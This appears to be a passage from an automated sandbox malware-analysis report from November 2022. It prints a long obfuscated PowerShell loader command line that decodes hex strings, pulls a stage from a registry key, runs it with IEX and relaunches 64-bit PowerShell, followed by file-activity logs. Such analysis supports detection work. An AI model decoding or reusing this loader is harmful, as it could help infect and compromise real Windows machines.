aeHSeTTrBKa Ca'Sk9Ri7cu8Te0Sp9ta1Va9Sk0Re9Dr7Fi8SiBHaCln5KoCUn1La9Hu3Pa8Su4Ud9Be7UnBReAOu8pl2He9Br5Ub8li4DiCTyBToAPa CPi8DiBRe9Gr3In8EmASt8ElEFo8Jo0YeCDaDViCSt1kr8SsBfo9Sa0ho8Fl9ka8St9GrCSw9TeCSm5CaAAv5InCGoDMeBNsEPrBSu6le9elCCa9Ta6Kr9Ma 1Fo8Sl0Fa8Fa8NoCUnBgrBTr7Bi9Hj0Ra8SiBPo9Be1Tv8RaCSk8Sk8Ha8Sp0RuCTaBAnAUnCEl8TvBWy9re1Pa8Yo0Wa9Bk7No8ViAEf9Bl5FoBEp6Se8Ci 0Sa9Sk7El9Un3Me8FoCkl8Fe6Fi8Ut0No9Al6LeCBoBSaAArDLe8En4ak8nuBKa8Ma1cr8Se9Se8Gu0CrBPu7Ou8tr0La8Ep3FiBLs8SoCAfDAsAWiBMe8Fa 0La9co2PoCpa8CiAOuAEr8to7Ca8ArFsa8Pa0To8gl6Do9Un1AfCFr5PeBNe6Bu9WiCGu9St6Cr9Ex1Ua8Ap0Op8Di8StCShBUrBBu7Al9No0Pi8HyBNo9Um 1Ud8laCln8Sv8Ib8Ze0EkCCoBTeASvCGe8WoBTo9Va1Ca8Ab0Wo9Co7Ac8MoAUd9Sk5AfBGo6No8Ov0la9In7Or9bl3To8MaCTj8In6Ve8au0Hy9Ba6WoCKa ByaAStDso8st4he8StBKo8Ve1Nu8Mi9Ko8Pi0DaBZa7Fu8Ab0Ti8Sy3HoCReDPrCPIDDeAOmBVo8de0Ga9Le2BrCBr8ToADeAFo8Ku7Ne8UdFLe8Ka0Gy8Di 6Pr9Go1BuCPe5isAInCMo8IsBsu9Ti1FoBDi5Do9Un1Cl9De7MyCArCalCTa9SlCNo5PaCSpDLeCBe1Re9La3Mi9Br0Ud8AuBUl8Va8LiCArBHyAMi2Ra8in 0Ts9Ro1AmABl8Fd8Fi0No9De1Gu8InDMo8UdASl8Am1GeCFiDDeCSc1TiAChDKi8Ba1To8ve9Wh8Cy6WaDTa0MoCCoCLgCReCPuCEjBSjAScCS k8SoBUn9Ex3Ma8KrAFr8SvEGo8un0OvCToDJaCPa1Di8UbBkr9Re0an8Tr9Ro8Or9loCFl9KvCRe5KuAPr5OvCAnDTrCTa1Tp9Ga3coBAnABd8Bl8BrCBeCP aCBrCPrCUnCPeCArCSkCHo9BrCSt5MiCTu1Ti9Ma3KoBReAgi9tw5BrCPhCMyCMuCSm'Ur;Ap&Ud(An`$ShSdetOsySurSkkFaeDitSprDanCeeAb7Ag)Pa Ch`$BeLReeSkutrcTaiChfEmeMarPl1Ca;Ob}TrfViusqnRecSitBriPaoArnNe KaGCaDDiTYd Vi{ErPSyaBirShaBemti To(Sk[StPinamorDeaSumToeTotKaefor Ka(frPSkoSesTiiActCaitioWanEk De=Ba Ko0in,Py PuMbraPoneldEnaTitImoCorCoyVe Ha=Pr Tr`$WaTPhrChuNeeFu)Te]Vi Ar[BeTmeyHapsoeKk[ap]Ko]Pr Cc`$ElvKlaVerBy_VaphjaLirOkaunmPreRetUdeOvrKbsPo,Op[GoPClaStrSlaHemSaeLatKleSarEx(BaPPioAusAfiPrtGeiReoMunAf cu=Fr Cu1Od)Ta]Ca Sk[HeTGlyInpAneHu]Br Tr`$IsvTrrAdtBl Ab=Re Ko[PeVCuofliOvdBi]Re)Ve;Je`$TaLwheHeuMicDriisfByeCarFr2Pe St=Ti RoHAtTmoBFr sn'KaCSo1De BAn3ToBTa1UnALi7PeCSa5alDUs8ReCCo5SiBSeEMoAYa4In9Va5Su9Or5OvARa1Ra8TiASk8Ka8Fs8Un4Cr8CaCba8PaBMiBAl8PlDKnFEkDVaFBiAVi6Va 9et0Co9Cr7Om9Ep7De8Fa0Ve8SkBSp9Ch1fiARe1Sc8GaASt8Un8Ci8Go4Ku8SkCTi8BiBOvCPaBekAKn1El8Be0Br8ov3Na8WaCGa8EfBko8Fr0PoABl1Pl 9DoCYa8SaBFo8Se4De8La8Ti8PlCPn8Co6DeAPi4Ar9Mi6No9Re6Il8Dr0No8te8Se8Vi7Re8An9Ma9UnCAlCBaDBlCExDGyAraBfo8Bl0Au9Bu2AtCi8re ADeASk8Gr7Ko8meFHo8Ve0St8fo6Sa9Ca1AmCFu5blBIn6Su9GrCRe9Sl6pu9mo1Ba8Ic0va8Dr8doCArBStBFo7Ku8Fl0Vi8Re3Mi8En9Mo8dr0Se8tr6Ch 9Fr1Pe8IdCPa8NoASi8InBinCSkBAeANo4Tu9Sy6Or9Po6Ov8Ni0Ku8Mo8Xe8St7Pa8Gl9Sk9UdCSlASyBUn8Br4gs8Aw8Or8Ak0ApCFlDCoCMi1FlABeDTs 8Op1Tw8se9Bu8Me6ciDOvDPrCRaCSiCReCNoCSt9RuCPr5InBBoESeBBl6Te9puCUn9Em6Pl9Pa1Ka8Be0Kl8Af8maCSwBPaBTr7Gu8Ku0St8In3Lo8Pa9Mi 8Ku0Su8Ho6so9Fo1de8AdCTe8BeANo8AnBHyCVaBPsAGa0He8Re8Na8InCKu9Gy1FlCSpBLyAse4En9Ph6En9Sp6Pa8Fr0Gn8ur8Ly8sk7Fo8la9Sa9FlCCr AVa7Dn9Un0De8ShCPe8Cl9Bo8Di1Op8In0ti9Fo7ScAVr4el8Ha6Sn8Fo6Al8Mi0In9Al6Ca9Xe6TiBga8AnDPrFYoDkiFPeBEc7sy9an0Ex8HeBSuCPaCPr CDeBViAOv1Gr8El0Ka8Lu3Ex8ReCUp8BeBSe8Sp0UdAGm1Re9BaCBy8poBSt8Je4So8Au8Da8TaCCo8An6HyANo8un8SlAIn8Un1Un9Kl0Br8Wh9St8Pl0Os CHoDCoCNi1OpAGnDbo8Sm1Sv8Tu9Le8Sk6EdDDeCRoCMu9BaCHe5VoCHj1Ba8Tr3Ad8Pa4Kv8Bu9Lu9El6Bi8Ne0JoCSuCTrCBlBJeAFu1Ta8Al0Se8Bl3mo 8NoCra8UnBWa8La0DeBti1An9LiCBi9Pi5Sa8Ba0OpCZeDPlCSu1RiBNe6Wh9Si1Fe9MaCRe9Br7Ki8DrEMi8St0Tr9Ma1So9Br7Di8CoBPr8Pu0BeDHu5Fa CAr9DdCre5KlCpi1KaBMe6Cl9Wa1aa9SeCTo9Su7Bu8VaEPr8Ar0si9Fo1Ec9No7Sk8ClBBk8Ta0HeDRy4DaCDu9MeCAl5CaBBiEAuBHo6Pe9FrCTh9Co6Ex 9Pl1Da8Mi0Su8gl8MiCPrBDiACi8Op9So0Al8Af9Ci9Op1Co8NeCBu8Sv6St8Cl4Ox9Ld6Na9De1AuAGe1Tr8In0Tr8ef9St8He0Om8In2Me8Kl4Ud9No1Wo 8Dr0DeBpa8EnCHaCDu'Im;Le&Sa(Bo`$GlSPatAuyDirSakWaeAftHorMlnUneUn7Fl)Cr Br`$GtLDieFouTacEmiLafAfeArrUn2Sh;Sr`$KlLTreGauFacShiKnfEve strBe3Br je=No StHAnTldBUr dy'FlCBh1FoBLi3ReBPh1SeAFo7NuCUnBreAEn1Di8Ko0Vr8An3su8AnCha8UdBen8Ma0SyAFr6Co8EaACo8AkBAf9Re6 Ru9Ku1Im9Am7Pr9Du0St8Pa6In9Re1de8NoAKa9Ne7ThCLaDCoCPl1LaABeDTi8Me1Me8Pr9Hv8Nd6AlDRe3RoCLe9DiCPr5EvBArEOpBBr6Ta9YoCDe9De6 Sm9Sy1Ud8Ca0An8pl8TrCCoBFrBIn7Do8La0Pa8Mu3Ve8La9Po8Ja0Un8He6Gr9Fo1Fl8BaCsk8FoAUn8PiBBlCDeBClARi6Un8Be4De8Fo9fi8sa9Re8ElC Li8DdBBi8Fe2VlAlc6Be8FaAHy8OpBIn9Ca3An8st0po8InBFr9Sc1Ek8WiCAn8HeASe8EfBHe9Ot6SyBSe8ViDBaFRaDMaFOpBSc6Fi9Ga1La8Sp4Am8ReB Pa8Ub1Bl8La4Sn9In7Fo8Hy1GrCSn9StChj5GrCAp1Li9Ou3Us8Pl4Ak9Pu7MaBAnABe9Tr5Ta8fr4Sk9br7om8Mo4Tr8Ra8ni8Sp0no9An1ka8Ca0Un9De7 In9Su6EnCAbCSlCOfBSeBln6Un8Ph0Sa9Un1ScABeCSp8Da8Pa9Tj5La8Tp9Un8Af0Al8Bu8go8Lo0Be8ErBPa9Ka1Tr8Sa4Pr9hv1Dm8PoCu8MeARa8PiB SkASu3Ab8Ho9Ud8Fa4Da8Me2St9Bl6YnCCeDCoCAu1ToAOrDBl8Te1Ka8Be9Ba8Sa6TaDNe2PrCBaCOx'Un;Pe&ur(Oo`$inSDetLayBlrHikSoekatRerIr nToePe7mi)Go To`$MoLFoeYluDicKaiEmfDeeBirRo3Sl;Ah`$ToLRaeRauUdcHyiFefHoeMerMo4Us Co=Pa BiHLaTNaBFl Mi'ChCGu1ArBto3ThBEl1StAAk7TyCL aBFyABr1As8Fa0Su8Br3Da8SuCLi8KoBGr8Fl0AzABi8Wi8Dr0Op9Fo1Ra8ReDFa8FoAHy8Fo1TeCMiDSuCCo1BlBSa6Mi9Te1La9AsCBu9Bl7Tr8enECa8r o0Re9St1Re9Ne7Bo8StBim8Ta0AkDEk7InCSa9PrCEl5DiCBu1DiBTa6Ko9Si1Su9chCOp9Pr7Cr8GeEov8Ru0Dr9wr1Op9Sk7Ve8ChBDo8Ou0ViDSo6ueCT i9CrCSt5BaCRy1Pr9St3Un9Bi7Ta9In1BrCEk9ReCsi5ChCcl1Fi9Sa3Bl8Ga4Re9Fr7InBWiAVe9Fr5Mo8Yo4Se9Ty7Dr8St4Gn8Re8Ly8Fr0Ov9Po1Gr8D o0Mi9Pa7Ce9Bl6FiCscCHaCnaBCoBAn6Sl8sp0Fo9En1VaAWiCLb8Ok8Bl9Ad5Be8Dr9Ou8sc0Ti8Ba8Ir8Ha0Me8UlBRe9be1Dv8ko4Tr9Gu1Po8AnCKv8S kASk8PaBFaADi3Di8ta9ov8Ch4Pu8Tr2Ov9Ov6TpCUnDPhCNa1KeAljDMi8Ej1Im8Le9Su8au6MoDSt2ReCAsCMi'Pr;wi&Au(st`$AfSJutKoyCirIrkUne	

	UmtJorSynSyeCh7Ti)Pr Ge`$InLNieKauSacbaiSifOveDerVr4Pr;Sk`$KoLSqeDauTrcDeiRefydeEnrKo5El fy=sa PaHInTriBSt in'Sk9In7Ba8Av0Ak9Fo1Ve 9Op0Un9Fa7Pr8FiBInCMi5AsCKi1AfBJe3GaBBi1SmAMo7TuCuoBGtADy6Ga9Ho7Ja8su0Wh8ve4Kn9Sc1Th8Fo0ReBln1Tr9ScCFo9Ud5Pi8Ni0SyCSeDMr CSyCPe'in;Al&Sa(La`$UdSVatLyyByrAskFledetSyrArnAdeSu7Pr)Rg Se`$BaLSpeTmuSacFiiDifSyeBarHo5Pe Fk Ta Wi;Un}Ho`$HekRekDi Ur=fi BlHUdTcrBOk Wi'Af8LyELe8Ca0Pa9fl7Pr8AwBUn8Sa0te8Ca9AnDla6AnDLa7Ov'Ar;Af`$MoLtheopuBlcBeiRafUneMerBe6Po pr=to SaHSkTBrBra st'FaCWi1Mo9Pl3 Sm8La4Ps9To7MaBReAra9Ud3Si8Pj4AfCBr5vaDOm8WiCVe5FuBStEisBSt6Re9UnCPr9Fi6En9Ak1Bi8Ca0Pr8st8OcCBaBNgBSc7Ta9Kr0xy8UnBCy9cy1 Ea8SmCSj8Te8un8sa0IbCBeBlnAHjCAn8HaBTh9Fo1De8El0Ou9Sp7Fo8RoAMi9Re5EsBDo6Di8Tr0Nu9Dr7Id9Ze3Un8OcCEn8Vi6Sp8fo0La9Ca6deCDoB FaAFe8St8Pi4Va9Sy7Ex9Fo6Mi8BlDTy8Sp4Ma8In9UkBSt8KnDAuFSmDPaFViAKn2Un8Pr0Ce9hy1HjALg1Gy8Ca0Bu8ke9To8No0Da8Or2De8Re4Mo9Cl1 Fr8El0AgANe3Mo8SiAAn9Sk7WeASa3Ov9Ri0Sp8YuBSy8Sh6Sa9Gr1Ca8KaCAn8ObAPe8AdBdrBGn5Vi8isAUm8PoCTi8EjBpe9Sy1Un8In0Fo9Ti7UnCGoD TeCXwDCe8Sn3Sy8PrEWa9Rh5SpCCa5BoCSh1Mu8SaEKl8TaEPrCBy5HjCVi1SkBve6Ri9Un1De9unCde9Ya7eu8KoESt8Go0Un9Sh1Ne9Ov7Sl8CrBUn8Fu0 SuDEl1ZyCMoCPhCDo9MiCWa5ReCMaDUnAFi2IdAGr1AdBNo1SaCHa5RdAfo5deCRiDCoBPrEVrAChCdi8MoBSa9Ri1prBWa5Ta9An1Pa9Af7StBSd8InCWa9 BrCAc5FoBfeEUnBPy0ReAScCOc8HaBRe9Tu1DaDPo6TeDJi7StBek8DiCSo9SeCLe5BeBTrEDoBAr0amAUnCJe8AdBdo9In1asDSo6FuDil7adBgn8HaCUd9 faCEx5SpBKoEDeBBi0HoADaCAf8HyBFr9Sm1UnDUn6CoDGn7SvBBi8TrCRoCBuCmi5ceCRaDTrBFoEenAAnCpr8SuBCa9Fr1ZiBOl5Sd9Al1By9Vi7DeBCo8 chCSaCBeCPaCSpCUdCHe'Ko;na&du(Su`$ImSAgtInyNarTikteeDetTerErnVreFa7Ca)De Da`$SkLMyeCeuAtcHaiKrfOreAkrCa6Ti;Ce`$PlvPraEnrHe_ArnTotpa St=Tr OvfUnkHapsh Ud`$MoSspttsyBorImkpoeButBrrAnnjeeFa5Ar No`$DiSOttPoySarSkkBkeantRerNenDieDo6Kr;St`$PoLAneKouodcLeiNifBieSvrCl7Du Th=Uh BiHDiTmaBBl Be'ErCAd1HyAElASe9Fa1Le8AaDPr8MeCPr8ReBOvDVe6EnCll5BeDCe8UdCSt5InCsn1Ba9Ra3He8Su4Fu9Nr7BaBTiAFr9St 3pn8Py4AtCPoBcoAmeCSk8DuBPr9Sc3Re8snABr8SvEln8Ss0SkCTrDSaBWiEPeAStCTi8AmBAn9no1HiBFo5Su9Vi1Pr9Sm7OrBCo8UnDStFSnDStFBiBPe FKr8Be0Rn9Tr7Un8NeANiCBl9HvCTo5KoDMo6ChDFi0HoDun6UdCWo9TiCBe5JeDCo5pa9SpDLoDPe6PeDCo5EnDIm5CeDre5GeCCe9elCSu5StDPr5Mi9De DsaDav1heDQu5UeCAfCSa'Co;Au&Wi(ca`$GeSTwtStyBorLakNoeGatTerUsnDoeMi7Ho)Gl Ex`$PoLFlePruuncOuipifOvePtrno7Ma;ov`$OpLRiefiufrcBiiUnf KaeHurBr8wa Mu=An IoHSeTRyBCo Op'rdCFr1Ba8AuATa9kn7Fa8OvCDeCNe5anDSt8IdCro5waCRu1si9Ga3Du8Ka4Li9Un7RoBArANe9Ca3El8De4DuC EnBLyATiCSp8SiBBl9Se3Pr8OvAEl8WiESk8In0liCVeDBuBDoEReALeCLa8PaBNe9Lu1puBOx5Ca9Va1tr9in7ByBMe8ReDSpFFiDNoFBuBdaFVr8Ca0ar9 Ru7Ls8BiAUpCHa9inCPr5PhDUn5Bu9deDNiDpr4EkDJo5StDKr5CaDAr5apDDe5DaDLu5FiCDe9FoCSa5tsDTe5Lu9NaDAvDEs6RoDSl5StDRi5AnDSl5AtC St9MeCVo5AnDaf5Sh9AbDNiDSk1UnCunCSt'Br;Th&Ko(To`$ArSDotLnySerOmkToeSotOvrAlnReeAn7Ac)Ba Un`$SkLCeeAmucocldiQufroeFrrBi8Ku;De`$kaLT usCaeOprInucunArdSneSirVisErgsoeColInsCreTerPh=Be(BjGKeeBatLa-BrlTrtKneArmEcPberProAnpEneUnrNotsiyUn Ri-BiPAcaSttMyhAe fo'TeHMoKJo CFlUAt:ti\BlMPeeMetMoaGrgFanStoRimSaydo\KaeDoaBogInlAbemadSu'St)Ov.LnSUnaHarEucGloTilSioEvgFliKasCotso;Se`$SvLReeCouDacFriSefYneGo rso9Cl Me=Me HjHBoTRaBll Ha'ArCMe1VuABr9mi8Fa0pa9ta0Tr8Ka6Ri8LeCfo8Fl3wh8Vr0Su9pe7MiCLa5AfDSo8DiCSp5CaBSiEkaBGu6No9AsCSy 9Fr6fe9St1Li8Un0In8Lu8ArCStBJeABu6Ha8HeAbe8ThBRe9mi3Ir8Go0Ch9Fo7Ma9Ar1JiBOr8PyDDyFsyDBeFAfAHa3Gr9Ko7Fo8StADi8Gr8moAFh7Fa 8Dr4At9re6Su8Em0FoDUn3SrDRe1LoBBa6Ke9Me1Sl9Po7fe8stCIn8RaBRa8Pe2JaCAlDMoCfo1reAAn9Af9bo6Er8Un0Ex9de7Nu9Rh0Re8phBCa8To1Ta 8Mo0no9Jo7To9Ko6Em8Ga2De8Fu0Fl8fo9Sa9Ad6pa8Af0Se9Ka7saCReCEg'Si;He&Ch(sl`$slStwtSaySmrDekAdeLotDirUnnTieBl7Ep)Va Ab`$NaLSieBauOecT aiarfCaeAdrkr9Ci;Li`$SuLMasSueMarUnuWhnGtdFoeTerHasDygRuePilAnsRieOvrAr0By Hi=Th myHFaTdiBHy At'PlBBoErhBFd6Ir9BlCSm9Ka6Sy9Sp1Wi8L a0Pr8Gr8GoCDeBBiBRe7Mo9In0no8UnBBl9sa1ui8OpCSe8fj8Re8Hm0SyCEaBTrAReCHj8HaBBo9Ch1nd8Ma0Fo9Ve7Ro8ChALa9An5MeBUb6Sp8Co0Bo9K i7Hj9Te3In8feCRe8Tr6Re8Ov0Un9Un6kuCPlBCiAHo8Ko8Fl4fl9ha7Ku9Ri6bl8UnDmo8St4Co8ls9SkBRe8UnDteFReDFoFMoALu6Ek8ToAFr9Da5La9D eCRiCBoDKoCZy1AiACy9Br8Sy0Re9Na0Sa8ef6Ge8SlCCa8Jo3Do8Ow0Bu9Bk7XiCbr9WhCCu5DdDKa5TnCPe9ltCTa5NgCFo5KoCNo1BaAPsARe9Pr1De8A bDPo8PlCte8reBAfDUf6CrCOv9HoCcr5JaDAl6viDSk0RoDPa6PeCSeCPl'He;Sc&Be(Hi`$AdSEktStyMorThkUneVatDerGrnReeOr7Bl)St Ar`$ReLPrsDeeLarSlu ArnFodSueDrrJesBegGleFllSksBleAnrLa0St;Sa`$hisOmiCozUneNo=mi`$PaLAmeStuIncQuiGofaleXerte.MacDeoCouennlitEm-Di3Sc5Qu3Bi;So`$GiLFrsF leSkrLvuPanKodloeDarFrsExgnoePrlPesBuePsrli1Rh Te=Fl SeHlmTSkBCh Hy'UnBJaEBiBRa6Ih9MeCCa9Br6Ek9Ga1gr8Se0Kv8Te8StCmaBMaBR e7Pe9Fr0Wh8AbBSu9Kl1Be8MeCSu8Ci8Fl8be0FrCUnBPrANaCAf8DeBSu9Me1An8Gs0Hj9Rs7Re8DeASk9Ov5BeBEr6Ha8Li0Lf9Eg7Ly9Sp3Pe8UdCHe8M i6No8Ju0Ha9Fr6AnCSuBToAGu8Ar8Be4Ul9Ph7Re9Pa6ge8BeDVa8Dr4Bu8By9LuBBr8HoDStFStDKoFTuAHe6La8reAVi9Sk5Sr9MaCCoCVeDSwCFu1DyAU n9ex8Rs0Fr9Vo0Tr8Fl6En8SyCUn8un3Ge8Li0St9Un7OkCAd9BuCat5ElDIn6GaDCo0efDSi6CoCGn9HjCVa5HoCvo1To8PrASp9Be7Pa8ReCUnCln9UnCW r5InCPa1Vi9As6Ap8HyCCh9BIFSa8Hu0NiCBlCOm'Br;Lu&Ov(Ve`$BeSSttDuyDerInkMaePrtAlrAnnJneSp7En)Ek Ti`$NoLBesSnedirnauRenStdCaeWhrPrsLig RueLalCisDoeInrEx1Sr;El`$AmLAnsTreParPruGanSudLueAkrTasRagsteBolInsraeOlrGl2So Or=Si BrHScTSeBAn Ve'PnCUn1Ch9Fr3St8Tr4Co9Va7ToBEnA Vi9Fe7Ex9Pa0Im8AnBFo8Ta8Ku8An0BoCBu5UbDCh8FoCDe5ToBCeEdeBOv6Fl9HiChe9Pu6Sk9Bl1Ud8Sp0Cy8Et8TaCVaBKnBSu7To9Fe0Ne8EkBSr9Ak1 En8UnCBe8St8Be8He0MaCStBUdAAnCHe8AaBov9In1Pi8ud0Pl9Op7Pa8ZaABi9Fj5FuBMo6Ga8Vo0Sc9Bi7Tr9Di3Di8MaCOf8Up6Fo8Ep0Ko9Op6UnCSnB DiANo8dr8Un4Ka9St7ba9Al6Fi8arDSp8Aa4Ge8Bo9GhBPo8upDPsFFoDTrFDrAIn2Di8Be0Da9Pr1RiAga1Hj8Co0Ad8Bl9in8Pr0Ek8Ji2Al8He4Ja9fa1 Af8He0FoAgl3Ve8UdAGe9De7BrARe3Ob9No0Sp8FjBim8Bi6Al9Le1Ra8TvCAp8SiApr8LyBlrBTe5In8MaAGe8FoCTo8DuBPa9Ku1Ka8Fu0En9Hk7BrCArD FoCBr1BiABeAKo9Al1Br8GaDTh8LuCTh8udBStDNa6EnCFu9DoCEx5SaCPoDUnASk2TuAPh1PhBNo1BeCMe5GaASl5SaCNiDPaBspEUnACaCSp 8BeBRe9Fy1SnBMa5Wo9Co1Li9Ru7PiBFo8DeCBl9EgBKuEtrASoCOv8SuBHi9In1ReBBr5so9Xy1Be9Mu7BeBSc8LaCChCMaCPr5SuCGuDAsBB iECoBTe3Sm8SiAAp8MyCUt8St1PaBBl8LaCHyCbaCAmCShCngCGe'Pu;Fr&Fo(No`$BrSSutInytrrPakSoeAntSkrFanuneAf7No)De Tr`$ReLInsEgeSm rTauLanKadSpeOprAbsTegGleBrlKasSteInrst2In;Fa`$BlLLmsRoeBjrsauMinEndTreKarHesFagSkeGulTvsCheBurBa3Im Es=St BaHTaTdrBBo Bu'PrCEm1de 9ud3Da8Pr4Te9du7AdBfeAjo9Al7An9Sk0St8BeBBa8Re8Vr8Li0CoCDoBErAUnCln8ExBFl9Bo3St8SpARe8RoENu8Be0AsCBoDstCFe1Pr8AaAHo9wh7Fo 8BeCLeCTr9InCBo1Va9Ud3Rh8Si4Ah9Si7DaBExAGr8ThBDa9yo1ToCTwCSp'We;Sk&go(Lu`$StSHetDeyprrMekBleKotomrSonWyeAl7Ti)Cr Pr`$ReL PrsSueGurAbuMenNedPaeDarSysTogSteasIldsAdeFirBy3Te#Pj;"""";;Function Lserundersgelser9 { param([String]$HS); For($i=2; $i -lt $HS.Length-1; $i+=(2+1)){ $Antidrug = $Antidrug + $HS.Substring($i, 1); } $Antidrug;}$Romerretlige0 = Lserundersgelser9 'AllMeEPaXSa ';$Romerretlige2 = Lserundersgelser9 ' opsFrtSraUrrHytPa-TjjUnoskbDi ';$Romerretlige1= Lserundersgelser9 $Badeanstalt;;if([IntPtr]::size -eq 8){.$env:windir\S*64\W*Power*\v1.0*ll.exe $Rome rretlige1 ;}else{&$Romerretlige0 $Romerretlige1;};;;
Imagebase:	0x7ff6766f0000
File size:	452608 bytes
MD5 hash:	04029E121A0CFA5991749937DD22A1D9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_5elcf2ed.d41.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB6159517F	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_mufoeags.irm.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB6159517F	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB3871D89F	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB3871D89F	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB63B0E04F	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB63B0E04F	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_5elcf2ed.d41.ps1	success or wait	1	7FFB6158A731	DeleteFileW
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_mufoeags.irm.psm1	success or wait	1	7FFB6158A731	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_5elcf2ed.d41.ps1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	7FFB6158C9C8	WriteFile
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_mufoeags.irm.psm1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	7FFB6158C9C8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\1a36bbd40fa7303b8f82824964c0f337\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFB63AB41D2	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFB63B0BBD3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFB63B0BBD3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFB63B0BBD3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFB63B0BBD3	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\1a9dbe36222431068d63284a515217f7\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFB63AB41D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\a00d58ba692a8febe63782689321bb04\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFB63AB41D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\79f99918023317d012fe2183f857bb1c\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFB63AB41D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\eab83bdd6eee1b956e2c8aef88914cc1\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFB63AB41D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\0c073f42cf7c0b89bd4ceb4244060ceb\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFB63AB41D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\84aed1edd797cb6d561bc7bf355d46b2\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFB63AB41D2	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFB63AEEAB7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\053d057c90af827d0929a6aba7feabcf\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFB63AB41D2	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFB63B0BBD3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFB63B0BBD3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFB6158C9C8	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFB6158C9C8	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFB6158C9C8	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFB6158C9C8	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFB6158C9C8	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFB6158C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFB6158C9C8	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\eed480a49b61c30993f5872af5a0685e\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFB63AB41D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\8cf69b2ee1126c11a4965ce03cac7452\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFB63AB41D2	ReadFile

Analysis Process: conhost.exe PID: **8184**, Parent PID: **6472**

General

Target ID:	4
Start time:	20:44:31
Start date:	28/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
